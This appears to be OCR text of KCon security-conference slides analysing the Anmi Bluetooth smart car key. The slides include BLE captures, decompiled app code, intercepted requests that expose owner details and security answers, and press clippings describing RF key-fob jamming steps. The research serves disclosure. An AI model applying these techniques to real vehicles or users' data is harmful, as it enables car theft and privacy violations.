handle: 0x0010, char properties: 0x0a, char value handle: 0x0011, uuid: 0000a0a0-0000-1000-8000-00805f9b34fb
handle: 0x0014, char properties: 0x0a, char value handle: 0x0015, uuid: 0000a0b1-0000-1000-8000-00805f9b34fb
handle: 0x0018, char properties: 0x1c, char value handle: 0x0019, uuid: f000ffc1-0451-4000-b000-000000000000
handle: 0x001c, char properties: 0x1c, char value handle: 0x001d, uuid: f000ffc2-0451-4000-b000-000000000000
handle: 0x0020, char properties: 0x0c, char value handle: 0x0021, uuid: f000ffc3-0451-4000-b000-000000000000
[b0:91:22:D6:96:EE][LE]>
```

KCon

蓝牙模块



bluetooth.addr == b0:91:22:d6:96:ee
No. Time Source Destination Protocol Length Info
873 890.373164 TexasIns_d6:96:ee_ HuaweiTe_ac:62:76 (_ ATT 10 Rcvd Write Response, Handle: 0x0011 (Unknown: Unknown)
874 890.375507 HuaweiTe_ac:62:76_ TexasIns_d6:96:ee (_ ATT 12 Sent Read Request, Handle: 0x0011 (Unknown: Unknown)
878 890.620824 TexasIns_d6:96:ee_ HuaweiTe_ac:62:76 (_ ATT 15 Rcvd Read Response, Handle: 0x0011 (Unknown: Unknown)
879 890.723139 HuaweiTe_ac:62:76_ TexasIns_d6:96:ee (_ ATT 20 Sent Write Request, Handle: 0x0011 (Unknown: Unknown)
881 890.868264 TexasIns_d6:96:ee_ HuaweiTe_ac:62:76 (_ ATT 10 Rcvd Write Response, Handle: 0x0011 (Unknown: Unknown)
882 890.870412 HuaweiTe_ac:62:76_ TexasIns_d6:96:ee (_ ATT 12 Sent Read Request, Handle: 0x0011 (Unknown: Unknown)
884 891.115761 TexasIns_d6:96:ee_ HuaweiTe_ac:62:76 (_ ATT 15 Rcvd Read Response, Handle: 0x0011 (Unknown: Unknown)
885 891.118403 HuaweiTe_ac:62:76_ TexasIns_d6:96:ee (_ ATT 20 Sent Write Request, Handle: 0x0011 (Unknown: Unknown)
887 891.363275 TexasIns_d6:96:ee_ HuaweiTe_ac:62:76 (_ ATT 10 Rcvd Write Response, Handle: 0x0011 (Unknown: Unknown)
888 891.366214 HuaweiTe_ac:62:76_ TexasIns_d6:96:ee (_ ATT 12 Sent Read Request, Handle: 0x0011 (Unknown: Unknown)
892 891.610996 TexasIns_d6:96:ee_ HuaweiTe_ac:62:76 (_ ATT 15 Rcvd Read Response, Handle: 0x0011 (Unknown: Unknown)
923 907.384617 HuaweiTe_ac:62:76_ TexasIns_d6:96:ee (_ ATT 12 Sent Read Request, Handle: 0x000b (Battery Service: Battery Level)
927 907.574603 TexasIns_d6:96:ee_ HuaweiTe_ac:62:76 (_ ATT 11 Rcvd Read Response, Handle: 0x000b (Battery Service: Battery Level)
930 909.300537 HuaweiTe_ac:62:76_ TexasIns_d6:96:ee (_ ATT 20 Sent Write Request, Handle: 0x0011 (Unknown: Unknown)
932 909.430815 TexasIns_d6:96:ee_ HuaweiTe_ac:62:76 (_ ATT 10 Rcvd Write Response, Handle: 0x0011 (Unknown: Unknown)
933 909.434182 HuaweiTe_ac:62:76_ TexasIns_d6:96:ee (_ ATT 12 Sent Read Request, Handle: 0x0011 (Unknown: Unknown)
Frame 927: 11 bytes on wire (88 bits), 11 bytes captured (88 bits)
Bluetooth
Bluetooth HCI H4
Bluetooth HCI ACL Packet
Bluetooth L2CAP Protocol
Bluetooth Attribute Protocol
Opcode: Read Response (0x0b)
[Handle: 0x000b (Battery Service: Battery Level)]
Battery Level: 100
[Request in Frame: 923]

KCon

安米APP


09:52
我的大奔
我的车库
弱
强
电池
正在连接...
蓝牙关闭
当前车辆
09:51
我的大奔
我的车库
100
蓝牙信号
弱
强
电池
断开连接
一键寻车
打开后备箱
车辆解锁
车辆上锁
09:51
我的大奔
车主
奔驰
分发钥匙
过户车辆
老婆
有效日期: 永久有效
张三
连接车辆后完成删除

安米APP


android.support
cn
mucang
android
account
album.library
ble
a
b
exceptions
interfaces
packages
utils
BLEOpenHelper.class
a.class
b.class
c.class
d.class
e.class
f.class
R.class
a.class
b.class
c.class
common
core
download
feedback.lib
framework.core
image
jupiter
message
mipush
pulltorefresh
push
rcc
select.car.library
selectcity
share
sharesdk
third.baidu
ui
wuhen.widget
comet
sharesdk
com
it.sephiroth.android.library.easing
net.sourceforge.pinyin4j
okio
org
uk.co.senab.photoview
a.class
a.class
b.class
c.class
d.class
e.class
package cn.mucang.android.ble.utils;
public class e
{
public static String a(String paramString)
{
if (paramString != null)
{
String str = paramString.toLowerCase();
if ((str.length() == 4) && (!str.startsWith("0000")) && (!str.endsWith("-0000-1000-8000-00805f9b34fb"))) {
paramString = "0000" + str + "-0000-1000-8000-00805f9b34fb";
}
do
{
return paramString;
if ((str.length() != 36) || (!str.startsWith("0000"))) {
break;
}
paramString = str;
} while (str.endsWith("-0000-1000-8000-00805f9b34fb"));
if ((str.startsWith("0000")) && (!str.endsWith("-0000-1000-8000-00805f9b34fb"))) {
return str + "-0000-1000-8000-00805f9b34fb";
}
if ((str.endsWith("-0000-1000-8000-00805f9b34fb")) && (!str.startsWith("0000"))) {
return "0000" + str;
}
}
return "";
}
}


KCon

安米APP


LoginActivity.class
LoginMultiDefaultSmsActivity.class
LoginSSOActivity.class
LoginSmsActivity.class
PopupCaptchaActivity.class
RegisterActivity.class
SetPasswordActivity.class
ValidationActivity.class
a.class
b.class
c.class
d.class
api
b
a.class
b.class
data
AuthUser.class
CaptcheModel.class
ui
CaptcheView.class
a.class
f();
return;
}
cn.mucang.android.core.ui.c.a("见了鬼了...");
}
private void c(String paramString)
{
paramString = new Intent("cn.mucang.android.account.ACTION_SSO_LOGIN_SUCCESS");
cn.mucang.android.core.config.h.b().sendBroadcast(paramString);
classes-dex2jar.jar
android.support
cn
mucang
android
account
album.library
ble
common
core
activity
refactorwebview
share
Object localObject = paramActivity;
if (paramActivity == null) {
localObject = cn.mucang.android.core.config.h.k();
}
if (localObject == null)
{
j.e("hadeslee", "搞了半天大家都是null,搞个屁");
return;
}
paramActivity = new Intent((Context)localObject, UpdateInfoActivity.class);
paramActivity.putExtra("__update_info__", paramCheckUpdateInfo);
((Context)localObject).startActivity(paramActivity);
return;
public class j
extends a
{
public CommonResponse a(String paramString1, String paramString
{
ArrayList localArrayList = new ArrayList();
localArrayList.add(new d("username", paramString1));
localArrayList.add(new d("password", paramString2));
return (CommonResponse)a("/api/open/user/login-step1.htm", lo
}
protected String a()
{
return "https://sso.kakamobi.com";
}
public CommonResponse b(String paramString1, String paramString
{
https://sso.kakamobi.com
Search
木仓科技内部系统登录主页，非公司员工无需访问
10.165.0.39
Company internal
Login system


KCon

安米APP



Flow Details
2018-07-20 04:14:10 POST http://120.27.185.148/api/open/receiver/send.htm?_platform=android&_srv=t&_appName=qicheyaokongqi&_product=%E5%AE%89%E7%B1%B3%E6%99%BA%E8%83%BD%E9%92%…
← 200 application/json 139b 1.01s
Request
Response
Detail
User-Agent: Mozilla/5.0 (Linux; U; Android 4.4.2; zh-cn; Lenovo TAB S8-50LC Build/BMAIN) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/30.0.0.0 Safari/537.36
Accept-Encoding: gzip
Accept-Encoding: tnpn4
Content-Type: application/x-gzip
Content-Length: 287
Host: oort-shipper.kakamobi.cn
Connection: Keep-Alive
Query
[*:auto]
_platform: android
_srv: t
_appName: qicheyaokongqi
_product: 安米智能钥匙
_vendor: xiaomi
_renyuan: null
_version: 2.1.0
_system: BMAIN
_manufacturer: LENOVO
_systemVersion: 4.4.2
_device: Lenovo TAB S8-50LC
_imei: 865[redacted]7267
_productCategory: qicheyaokongqi
_operator:
_androidId: 6b575bc4a2[redacted]
_mac: 88:70:8c:[redacted]
_appUser: 8bf1b284d6d24a07b4fb34200df9a1ce
_pkgName: cn.mucang.android.rcc
_screenDpi: 2.0
_screenWidth: 1200
_screenHeight: 1824
[4/28]
[*:8080]

KCon

安米APP


2018-07-20 05:10:30 POST http://115.29.184.230/api/open/register.htm?_platform=android&_srv=t&_appName=qicheyaokongqi&_product=%E5%AE%89%E7%B1%B3%E6%9
9%BA%E8%83%BD%E9%92%A5%E5…
← 200 OK application/json 1.85k 640ms
Request
Response
Detail
User-Agent: Mozilla/5.0 (Linux; Android 4.4.4; Che1-CL10 Build/Che1-CL10) AppleWebKit/537.36 (KHTML, like Gecko) Version/4.0 Chrome/33.0.0.0
Mobile Safari/537.36
Accept-Encoding: gzip
Accept-Encoding: tnpn4
Content-Type: application/x-www-form-urlencoded
Content-Length: 1091
Host: rcc.kakamobi.com
Connection: Keep-Alive
URLEncoded form
[:auto]
token: 481cf7064f814bbdab3b0ab3e6f8adc2
mac: B0:91:22:D6:96:EE
uuid: 00665CBC-8207-4FAC-96E3-A190DD30BB8F
carSeriesName: 飞度
carName: 本田
carSeriesId: 139
carLogoUrl: http://cartype-image.mucang.cn/cartype-logo/2016/10/24/15/317eed6a88204a81a6387159a25d40d3_315X210.png!210x140
carOwner: 王琳
idNumber:
phoneNumber:
securityQuestions: [{"answer":"花生","question":"您的初恋的名字是？"},{"answer":"0501","question":"您母亲的生日是？（如0501）"},{"answer":"武汉
","question":"您出生所在的城市是？（如武汉）"}]
platform: android
phoneBluetoothAddress: B4:30:52:
phoneMacAddress: b4:30:52:
imei:
[7/28]
[*:8080]


安米APP—Server



毫无隐私可言....

KCon

Encryption ?



13. 安装安米智能钥匙对车辆有什么影响?

安米智能钥匙安装不拆车不改线不影响车辆安全性，只需要在安装时暂时连接汽车OBD接口且安装完成后不占用，后续使用只需将智能钥匙插在钥匙孔上即可。

14. 安米智能汽车钥匙是否安全?

本产品采用蓝牙4.0技术，同时采用独创的安全加密算法对数据进行二次加密，确保车辆安全，同时我们为产品购买保险。

Anmi Own Property Encryption

15. 与车载蓝牙设备是否有冲突?

安米智能钥匙采用的是最先进的蓝牙4.0技术，支持同时传输多个设备，与车载蓝牙设备可以同时使用并不冲突。

原车钥匙可以继


车辆绑定注意事项

标志3008由于钥匙孔设计问题，导致匹配时防盗
片和锁孔距离过长，匹配成功率低。若无法成功匹
配，请按以下方法再次进行匹配：

① 先将专用钥匙坯与"主体"分
② 再将钥匙坯插入锁孔，"主
③ 最后扭动钥匙坯（用老

KCon

超级安全?


车身系统
防盗系统
通信模块
安米智能钥匙
手机
专用安全加密芯片
非对称加密算法
低功耗设计
动态加密算法，防重放攻击
128bit AES 加密算法
分级授权安全策略

KCon

KCon

PART
03

安米钥匙攻击点—RF 干扰攻击

RF-干扰器

BBC Sign in | News | Sport | Weather | Shop | Earth | Travel

Home | Video | World | US & Canada | UK | Business | Tech | Science | Stories | En

England | Local News | Regions

Car key jammers: What you need to know

8 December 2016 Share

As reports circulate about tech-savvy thieves using electronic devices - "key jammers" - to prevent cars from locking, what do you need to know about this growing crime?

The transmitters, which are easy to buy online, can be used to interrupt signals from keys fobs, meaning unwary motorists believe their cars to be secure when they're anything but.

This leaves the path clear for thieves to help themselves to your belongings, and even take the car itself.

The Sun | TV & SHOWBIZ | NEWS | FABULOUS | MONEY | MOTORS | TRAVEL | TECH | DEAR DEIDRE | PUZZLES | TOPICS A

DAYLIGHT FOBBERY Car wash crooks make £20,000 a day by using £500 key fob jammers that leave motors unlocked

Romanian car wash boss Mario told an undercover Sun reporter he could use the devices to steal phones, laptops and cash

INVESTIGATION By Jake Ryan
17th May 2017, 10:38 pm | Updated: 31st May 2017, 1:01 pm

KCon

RF-干扰器



HOW CRIMINALS USE THE DEVICE
1 The thief waits for driver to pull up and park car
2 Villain uses key fob blocker to send jamming signal


3 Driver walks away, not realising their remote hasn't locked car
4 Thief swoops to nick possessions or use second device to steal vehicle

